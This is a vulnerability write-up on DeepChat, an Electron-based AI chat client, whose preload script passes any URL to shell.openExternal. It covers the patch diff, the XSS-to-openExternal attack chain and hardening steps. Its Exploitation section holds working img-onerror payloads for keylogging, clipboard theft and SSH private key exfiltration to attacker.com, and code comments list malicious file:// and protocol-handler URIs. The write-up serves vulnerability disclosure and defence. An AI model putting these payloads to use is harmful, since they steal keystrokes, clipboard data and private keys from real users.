


A Critical-severity Unsafe Protocol Handling flaw affecting DeepChat, a popular open-source Electron-based AI chat desktop application. The issue resides in the application’s preload script at src/preload/index.ts, specifically in the openExternal function exposed to the renderer process via Electron’s context bridge. The function accepted any arbitrary URL string and forwarded it unconditionally to Electron’s shell.openExternal() API without any protocol validation, sanitization, or allowlisting.
What is DeepChat?
DeepChat is a cross-platform desktop AI chat client built on the Electron framework. It is designed to allow users to interact with multiple large language model (LLM) providers — including OpenAI, Anthropic Claude, Google Gemini, and locally hosted Ollama models — through a unified graphical interface. The application supports features such as multi-tab conversations, AI model switching, conversation history persistence via SQLite, clipboard integration, file attachments, and a “floating chat window” for lightweight overlay interactions. It is primarily targeted at developers, AI researchers, and power users who want a native desktop experience for working with LLMs.
Lab Setup
Setting up a testing environment to reproduce this vulnerability requires building DeepChat from source or using a pre-built binary from the project’s releases page. The vulnerable behavior exists in all versions prior to the Feb 14, 2026 patch.
# Clone the repository
git clone https://github.com/ThinkInAIXYZ/deepchat.git
cd deepchat

# Check out a commit before the fix (prior to Feb 14, 2026)
# The fix was introduced in commit 8e852286b55b89d68615e2ba483b23ec6a4620d2
git checkout 8e852286b55b89d68615e2ba483b23ec6a4620d2~1
Patch Diffing
The vulnerability was addressed in PR #1314 (merged February 14, 2026) by introducing a protocol allowlist validation function directly in the preload script. The patch is minimal and architecturally conservative: it keeps shell imported in the preload (consistent with the existing codebase) and gates the openExternal call behind a new isValidExternalUrl helper function.
The following changes were made across two files:
Change 1: src/preload/index.ts — Addition of Protocol Validation
The diff introduces a constant ALLOWED_PROTOCOLS array containing only the URI schemes that are considered safe for external opening, and a validation function isValidExternalUrl that parses the input URL using the native URLconstructor and checks the extracted protocol against this allowlist. If parsing fails (malformed URL) or the protocol is not in the list, the function returns false.
+const ALLOWED_PROTOCOLS = ['http:', 'https:', 'mailto:', 'tel:', 'deepchat:']
+
+const isValidExternalUrl = (url: string): boolean => {
+  try {
+    const parsed = new URL(url)
+    return ALLOWED_PROTOCOLS.includes(parsed.protocol.toLowerCase())
+  } catch {
+    return false
+  }
+}
+
 // Cache variables
 let cachedWindowId: number | undefined = undefined
Inside the openExternal function:
 openExternal: (url: string) => {
+    if (!isValidExternalUrl(url)) {
+      console.warn('Preload: Blocked openExternal for disallowed URL:', url)
+      return Promise.reject(new Error('URL protocol not allowed'))
+    }
     return shell.openExternal(url)
   },
The patch prevents any URI scheme not in [‘http:’, ‘https:’, ‘mailto:’, ‘tel:’, ‘deepchat:’] from reaching shell.openExternal(). This directly blocks exploitation of file:// (local file/application launching), javascript: (script injection), custom macOS protocol handlers (zoommtg://, ms-word://, slack://, etc.), and data: URIs. The try/catch block around new URL(url) also prevents bypass attempts using malformed strings that might cause unexpected behavior. Well as we can see, the patch does not address the The attack completely But it does limit it.
The Analysis
Attack Flow Diagram

Entry Point Analysis: The Markdown Renderer and Payload Injection
The first stage of the attack chain requires attacker-controlled content to reach the renderer process and execute as JavaScript. In DeepChat, every AI model response is rendered as Markdown-to-HTML in the Vue.js renderer process. The application’s markdown pipeline converts user and AI messages into HTML before displaying them, and in the vulnerable version, this conversion does not apply sufficiently strict HTML sanitization. The entry point is the <img>tag’s onerror event handler, a classic DOM-based XSS vector. When an attacker-controlled message — whether from a compromised AI response, a crafted shared conversation file, or a directly typed malicious message — contains a payload like <img src=x onerror=”…”>, the markdown renderer preserves the raw HTML tag. The browser engine inside the Electron renderer process then parses and renders this HTML, triggering the onerror event when the src=ximage fails to load, which executes the attacker’s JavaScript inline. Since DeepChat does not implement a Content Security Policy (CSP), there is no browser-level mechanism to block inline event handler execution.
Data Flow Analysis: The Context Bridge and Preload Exposure
The preload script in an Electron application runs in a privileged execution context that bridges the isolated renderer world and the main process. It has access to certain Electron APIs — including shell, clipboard, ipcRenderer, and nativeImage — that are not available in the renderer context. The contextBridge.exposeInMainWorld call is the mechanism by which functions in the preload are made accessible to renderer-world JavaScript as properties of window.api. In the vulnerable version of DeepChat, the preload script imports shell directly from Electron and constructs an api object that includes an openExternal function. This function takes a single string parameter url and calls shell.openExternal(url) unconditionally. The resulting exposed API is window.api.openExternal(url: string), accessible to all JavaScript executing in the renderer.
index.ts (preload) — openExternal function (VULNERABLE VERSION):
import {
  clipboard,
  contextBridge,
  nativeImage,
  webUtils,
  webFrame,
  ipcRenderer,
  shell           // shell imported in preload, has elevated privileges
} from 'electron'

// ... (other imports and helpers)

const api = {
  // ...
  openExternal: (url: string) => {
    // VULNERABILITY: No protocol validation, no allowlist, no sanitization
    // The entire string is passed directly to shell.openExternal()
    // Any URI scheme is accepted: file://, javascript:, zoommtg://, ms-word://, etc.
    return shell.openExternal(url)   // Attacker-controlled URL reaches OS-level handler
  },
  // ...
}

contextBridge.exposeInMainWorld('api', api)
// After this call, window.api.openExternal() is accessible from the renderer
The critical point is the absence of any intermediate processing between the string received from the renderer and the shell.openExternal() invocation. There is no new URL(url) parsing to extract and examine the protocol, no regular expression check, no allowlist comparison, and no rejection path. The function treats every input string as a valid URL.
Core Vulnerability Analysis: shell.openExternal() Without Protocol Validation
shell.openExternal() is an Electron API that instructs the operating system to open a URI using its registered default application. The behavior is entirely protocol-dependent and platform-determined:
- For https:// URLs, the OS opens the system default web browser.
- For mailto: URIs, the OS opens the default email client.
- For file:// paths, the OS opens the file or application at the specified path using Finder (macOS), which can launch executable .app bundles, .command shell scripts, or .pkg installers.
- For registered custom protocol handlers (zoommtg://, slack://, ms-word://), the OS launches the corresponding registered application and passes the full URI to it as an argument, which may trigger privileged actions within those applications.
- For data: URIs, behavior varies but can result in browser tab creation with attacker-controlled content.
The complete absence of protocol filtering means that any URI scheme the OS can handle becomes exploitable. On macOS specifically, the file:// scheme is especially dangerous because it allows launching arbitrary .app bundles and shell scripts with user-level privileges.
index.ts (preload) — Complete Vulnerable openExternal Implementation:
const api = {
  openExternal: (url: string) => {
    // VULNERABILITY 1: No URL parsing - the string is never decomposed
    // No attempt to extract or examine the URI scheme/protocol

    // VULNERABILITY 2: No allowlist check - no comparison against safe protocols
    // Any of the following reach shell.openExternal without validation:
    //   file:///Applications/Malware.app         -> launches app bundle
    //   file:///tmp/evil.command                 -> executes shell script
    //   zoommtg://zoom.us/join?confno=1234...    -> triggers Zoom with args
    //   ms-word://nativemessaging/...            -> triggers Office macros
    //   javascript:alert(document.cookie)        -> may execute in some contexts

    // VULNERABILITY 3: Direct passthrough to privileged OS-level API
    return shell.openExternal(url)
    // At this point, the OS takes over: if the file exists and is executable,
    // or if a protocol handler is registered, arbitrary code may execute
  },
}
Impact Analysis: Exploitation Primitives Enabled
The openExternal vulnerability, when triggered, provides the following concrete exploitation primitives:
Primitive 1 — Arbitrary Application Launch (file:// on macOS): By calling window.api.openExternal(‘file:///path/to/app.app’), an attacker can cause the OS to launch any application bundle present on the victim’s filesystem. While pre-placed malware is required for direct code execution, this can be used to launch web browsers pointed at attacker-controlled URLs, open terminal emulators, or interact with installed developer tools.
Primitive 2 — Protocol Handler Abuse: macOS applications register custom URI scheme handlers with the OS. Zoom registers zoommtg://, Slack registers slack://, Microsoft Word registers ms-word://, and many development tools register their own schemes. These handlers often accept arguments within the URI that can trigger sensitive actions within the target application — joining meetings with attacker-controlled parameters, opening channels, or, in some historical cases, triggering vulnerabilities within those applications’ URI handler implementations.
Primitive 3 — Social Engineering Amplification: By opening https://attacker.com/DeepChat_Update.pkg via the system browser, the attacker triggers an automatic download of a malicious installer, presenting it as a DeepChat update. This significantly increases the social engineering effectiveness compared to a bare phishing link, since the action originates from the DeepChat application itself.
Primitive 4 — Script Execution via .command files: On macOS, .command files are shell scripts that Terminal.app executes when opened. If an attacker can first write a .command file to a predictable location (via a separate vulnerability or a known temporary directory), openExternal can trigger its execution.
Exploitation
The exploitation chain requires two steps: first establishing JavaScript execution in the renderer via XSS, then using the exposed window.api.openExternal() bridge function to achieve the desired outcome. In practice, the entire chain can be embedded in a single markdown payload that a victim triggers by simply viewing a message.
- Keylogger (captures all keystrokes)
<img src=x onerror="let k='';document.addEventListener
('keydown',e=>{
    k+=e.key;if(k.length>50){
    fetch('http://127.0.0.1:5555/keylog',{
    method:'POST',
    headers:{'Content-Type':'application/json'},
    body:JSON.stringify({keys:k})});k=''}
    })">
- Steal Clipboard Content
<img src=x onerror="fetch('http://127.0.0.1:5555/steal',
    {method:'POST',
        headers:{'Content-Type':'application/json'},
     	body:JSON.stringify({
        type:'clipboard',
data:window.api.readClipboardText()})})">- Steal files
<img src=x onerror="fetch('file:///Users/victim/.ssh/id_rsa')
  .then(r=>r.text())
  .then(d=>fetch('http://attacker.com/steal',{
    method:'POST',
    headers:{'Content-Type':'application/json'},
    body:JSON.stringify({type:'ssh_key',data:d})
  }))">
Mitigation
Protocol Allowlisting (Implemented in PR #1314)
The most direct mitigation is the one implemented by the maintainers — validating the URL protocol against an explicit allowlist before invoking shell.openExternal(). The patch placed this logic in the preload script itself, ensuring it runs in the privileged preload context where it cannot be bypassed by renderer-side code.
Patched src/preload/index.ts:
// Define the complete set of permitted URI schemes
// Only schemes with well-understood, safe behavior are permitted
const ALLOWED_PROTOCOLS = ['http:', 'https:', 'mailto:', 'tel:', 'deepchat:']

// Validation function using URL constructor for reliable parsing
// The URL constructor normalizes the input, preventing bypass via
// case variations, URL encoding, or malformed scheme prefixes
const isValidExternalUrl = (url: string): boolean => {
  try {
    // Attempt to parse the URL - throws for malformed inputs
    const parsed = new URL(url)
    // Check the extracted protocol against the allowlist
    // toLowerCase() prevents bypass via mixed-case schemes like 'File://'
    return ALLOWED_PROTOCOLS.includes(parsed.protocol.toLowerCase())
  } catch {
    // URL parsing failed - reject the input
    return false
  }
}

// In the api object:
const api = {
  openExternal: (url: string) => {
    // Validate before any OS interaction
    if (!isValidExternalUrl(url)) {
      console.warn('Preload: Blocked openExternal for disallowed URL:', url)
      return Promise.reject(new Error('URL protocol not allowed'))
    }
    // Only safe protocols reach shell.openExternal()
    return shell.openExternal(url)
  },
}
Additional Hardening Measures
Enable Content Security Policy: A properly configured CSP prevents inline script execution in the renderer, blocking the XSS vector that enables the openExternal exploit chain. Add the following to the main process:
import { session } from 'electron'

app.on('ready', () => {
  session.defaultSession.webRequest.onHeadersReceived((details, callback) => {
    callback({
      responseHeaders: {
        ...details.responseHeaders,
        'Content-Security-Policy': [
          "default-src 'self'; " +
          "script-src 'self'; " +           // Block ALL inline scripts
          "style-src 'self' 'unsafe-inline'; " +
          "img-src 'self' data: https:; " +
          "connect-src 'self' https:; " +
          "object-src 'none';"
        ]
      }
    })
  })
})
Enable webSecurity in BrowserWindow: The FloatingChatWindow and potentially other windows should have webSecurity: true to prevent file:// fetches from renderer code, and sandbox: true for process isolation:
// src/main/presenter/windowPresenter/FloatingChatWindow.ts
webPreferences: {
  nodeIntegration: false,
  contextIsolation: true,
  preload: path.join(__dirname, '../preload/index.mjs'),
  webSecurity: true,   // Enable same-origin policy
  devTools: isDev,
  sandbox: true        // Enable process isolation
}
Sanitize Markdown Rendering: Use DOMPurify with a strict configuration to remove event handlers and script content from rendered HTML:
import DOMPurify from 'dompurify'

const sanitizeConfig = {
  ALLOWED_TAGS: ['p', 'br', 'strong', 'em', 'code', 'pre', 'ul', 'ol', 'li',
                  'blockquote', 'h1', 'h2', 'h3', 'h4', 'h5', 'h6', 'a', 'img'],
  ALLOWED_ATTR: ['href', 'src', 'alt', 'title', 'class'],
  ALLOW_DATA_ATTR: false,
  ALLOW_UNKNOWN_PROTOCOLS: false,
}

function renderMarkdown(markdownInput: string): string {
  const rawHtml = marked(markdownInput)
  return DOMPurify.sanitize(rawHtml, sanitizeConfig)
}
Conclusion
The openExternal vulnerability in DeepChat illustrates a fundamental principle in Electron security: the preload script’s context bridge is only as trustworthy as the validation it performs. When window.api.openExternal() was exposed to the renderer without protocol filtering, it transformed Electron’s shell.openExternal() — a privileged OS-level API — into an unconstrained attack primitive accessible to any JavaScript executing in the renderer context. The attack chain is composed of two individually significant but separately insufficient vulnerabilities. The XSS in the markdown renderer provides JavaScript execution in the renderer context. The unvalidated openExternal bridge provides escalation from renderer-level script execution to OS-level application launching. Neither vulnerability alone achieves the maximum impact: XSS without openExternal is constrained by the renderer sandbox; openExternalwithout XSS requires existing code execution in the renderer. Together, they form a coherent chain from attacker-controlled message content to native code execution.